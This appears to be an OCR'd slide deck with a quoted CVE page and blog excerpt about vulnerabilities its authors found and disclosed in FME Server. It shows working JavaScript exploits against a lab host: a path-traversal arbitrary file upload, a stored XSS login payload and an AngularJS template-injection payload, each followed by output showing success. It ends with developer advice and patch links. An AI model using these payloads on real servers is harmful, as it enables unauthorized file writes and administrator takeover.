Debugger
Network
Style Editor
Performance
Memory
Storage
Accessib
Filter Output
var uploadMaliciousFile = async () => {
var username = "t/../../pathTraversal";
var password = "Passw0rd!";
var authorization = `${username}:${password}`;
var body = "I shouldn't be here!\r\n";
var folderName = "escapeMe";
var fileName = "uploadFile.abc";
var emptyString = '';
await fetch(`http://192.168.241.130/fmedataupload/volatile/${folderName}/${fileName}?opt_namespace=${emptyString}`, {
method: "PUT",
headers: {
"Authorization": `Basic ${btoa(authorization)}`,
"Content-Type": "text/plain"
},
body: body
})
.then(r => r.json())
.then(r => {
var filePath = new URL(
.href.slice(8);
console.log(`Uploaded f
onse.statusInfo.status}`);
});
};
uploadMaliciousFile();
Where's the escapeMe folder?
Promise { <state>: "pending" }
Uploaded file: '/pathTraversal/uploadFile.abc' with status: success


pathTraversal
File
Home
Share
View
« Windows 10 (C:) › FMEServer › Safe Software › FME Server › resources › system › temp › upload › volatile › pathTraversal
Outside the escapeMe folder!
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
uploadFile.abc
11/9/2022 12:32 PM
ABC File
1 KB
Command Prompt
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\IEUser>cd C:\FMEServer\Safe Software\FME Server\resources\system\temp\upload\volatile\pathTraversal
C:\FMEServer\Safe Software\FME Server\resources\system\temp\upload\volatile\pathTraversal>type uploadFile.abc
I shouldn't be here!

NOT QUITE A ZERO DAY

- Achieved arbitrary file write
- Can write anywhere on the system

- Requires special administrative privileges

ELEVATE THE VULNERABILITY

- How to work around administrative privileges?
- Has someone else solved this problem?

- Review published CVEs

Vulnerability Details : CVE-2020-22789

Unauthenticated Stored XSS in FME Server versions 2019.2 and 2020.0 Beta allows a remote attacker to gain admin privileges by injecting arbitrary web script or HTML via the login page. The XSS is executed when an administrator accesses the logs.

Publish Date : 2021-04-28 Last Update Date : 2021-06-17

Collapse All Expand All Select Select&Copy ▼Scroll To ▼Comments ▼External Links

Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	4.3
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satistified to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Gain privileges Cross Site Scripting
CWE ID	79

– Products Affected By CVE-2020-22789

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Safe	Fme Server	2019.0	*	*	*	Version Details Vulnerabilities
2	Application	Safe	Fme Server	2019.1	*	*	*	Version Details Vulnerabilities
3	Application	Safe	Fme Server	2019.2	Beta	*	*	Version Details Vulnerabilities
4	Application	Safe	Fme Server	2020.0	Beta	*	*	Version Details Vulnerabilities

Vulnerabilities in FME Server versions 2019.2 and 2020.0 Beta (and probably previous versions)

by Ric | Apr 9, 2020 | Blog

While doing our work in Secura, David Van Gool and I recently found and reported two vulnerabilities in FME Server versions 2019.2 and 2020.0 Beta.

The vulnerabilities were:

1. Unauthenticated Stored XSS
2. Authenticated Stored XSS


The Unauthenticated Stored XSS injection parameter was in the username of the main login portal and was executed in the logs.


To test this, the following requests attempts to log in the user with the malicious username.

```
POST /fmeserver/login/now HTTP/1.1
Host: fme.acc.redacted.nl
[...]
referer=%2Ffmeserver&username=%3Cscript%3Ealert%28%22XSS+in+Login%22%29%3C%2Fscript%3E
&password =
```

The server accepted it with a 200

```
HTTP /1.1 200 OK
[...]
```




Developer Tools — Login - FME Server — http://192.168.241.130/fmeserver/login/now
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Filter Output
var originalXssLogin = async () => {
var username = `[A]<script>alert("XSS in Login")</script>[B]`;
var body = `referer=%2ffmeserver&username=${encodeURIComponent(username)}&password=password`;
await fetch("http://192.168.241.130/fmeserver/login/now", {
method: "POST",
headers: { "Content-Type": "application/x-www-form-urlencoded" },
body: body
})
.then(r => r.text())
.then(r => console.log(`Attempted login with username: '${username}'. Check administrator logs.`));
};
originalXssLogin();
Promise { <state>: "pending" }
Attempted login with username: '[A]<script>alert("XSS in Login")</script>[B]'. Check administrator logs.

System Events

History | Configurations

Type : All Types

ID	Type	Contents	Date
3812	Login Failed	**Event Description:** Triggered whenever a user **Performed By:** [A][B] **Event Title:** Login Failed **Message:** Failed login by user [A][B] due to insufficient credentials.	42:57
3811	Error Message Logged	**Event Description:** Triggered whenever an error message is logged to fmeserver.log. **Event Title:** Error Message Logged **Message:** Failed to register FME Engine.	Today at 13:42:54


TIPS

- Go for quick wins
- Remember: client-side code tells a story, too
- Apply some basic fuzzing before diving into server-side code

```
<!--ngIf: !safeGrid.mobile && !(row.data.taskType=='notification' && value.name=='sharingDialog')-->
<td class=" " ng-if="!safeGrid.mobile && !(row.data.taskType=='notification' && value.name=='sharingDialog')" ng-click="safeGrid.clickRow(row.data, row, value, $event)" ng-dblclick="safeGrid.doubleClickRow(row.data, row, value, $event)" ng-repeat="(key, value) in safeGrid.cols track by $index" ng-style="{ 'max-width': (value.maxWidth ? value.maxWidth + 'px' : '')_'min-width': (value.minWidth ? value.minWidth + 'px' : '') }" fit-width="false" col-compile="" row="row" col="value" width=""> event
  <span class="safe-grid-cell-inner">
    <strong class="ng-scope">Event Description:</strong>
    Triggered whenever a user failed to login to the web interface.
    <br class="ng-scope">
    <strong class="ng-scope">Performed By:</strong>
    [A][B]
    <br class="ng-scope">
    <strong class="ng-scope">Event Title:</strong>
    Login Failed
    <br class="ng-scope">
    <strong class="ng-scope">Message:</strong>
    Failed login by user [A][B] due to insufficient credentials.
    <br class="ng-scope">
  </span>
</td>
<!--end ngIf: !safeGrid.mobile && !(row.data.taskType=='notification' && value.name=='sharingDialog')-->
```

Client-side code is useful, too!

Looks like AngularJS, try a non-HTML XSS payload?


Developer Tools — Login - FME Server — http://192.168.241.130/fmeserver/login/now
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter Output
Errors
Warni
var angularXssLogin = async () => {
var username = `[A]{{constructor.constructor("try{if(x){};}catch{alert('No HTML Here!');x=1;}")()}}[B]`;
var body = `referer=%2ffmeserver&username=${encodeURIComponent(username)}&password=password`;
await fetch("http://192.168.241.130/fmeserver/login/now", {
method: "POST",
headers: { "Content-Type": "application/x-www-form-urlencoded" },
body: body
})
.then(r => r.text())
.then(r => console.log(`Attempted login with username: '${username}'. Check administrator logs.`));
};
angularXssLogin();
Promise { <state>: "pending" }
Attempted login with username: '[A]{{constructor.constructor("try{if(x){};}catch{alert('No HTML Here!');x=1;}")()}}[B]'. Check administrator logs.


System Events
History
Configurations
Oh no!
192.168.241.130
No HTML Here!
OK
Type :
All Types

PUTTING IT ALL TOGETHER

- Achieved arbitrary file write
- Can write anywhere on the system

- ~~Requires special administrative privileges~~
- Acquired special administrative privileges

DEVELOPER TAKEAWAYS

- Never trust dynamic data
- Apply sanitization efforts as close to consumption or egress as possible
  - Ensure coverage of all data paths
  - Data from trusted sources may still have indirect user control; second-order manipulation
- CPU cycles are cheap

ATTACKER TAKEAWAYS

- Source code increases scope visibility
  - Even client-side code can reveal useful insights or hidden data
- While tedious, manual code review can find the needle in the haystack
  - Automated scanners may not understand general business logic
- Validation logic or compensating controls present an interesting attack surface
- Vulnerable once, vulnerable again

GET YOUR PATCH!

- https://community.safe.com/s/article/FME-Server-Stored-Cross-Site-Scripting-XSS-Vulnerabilities
- https://community.safe.com/s/article/Known-Issue-FME-Server-vulnerability-with-arbitrary-path-traversal-and-file-upload
- https://community.safe.com/s/article/Known-Issue-Arbitrary-file-upload-with-any-authenticated-FME-Server-account
- https://community.safe.com/s/article/Known-Issue-Lack-of-server-side-validation-when-creating-a-new-user-in-FME-Server

Questions?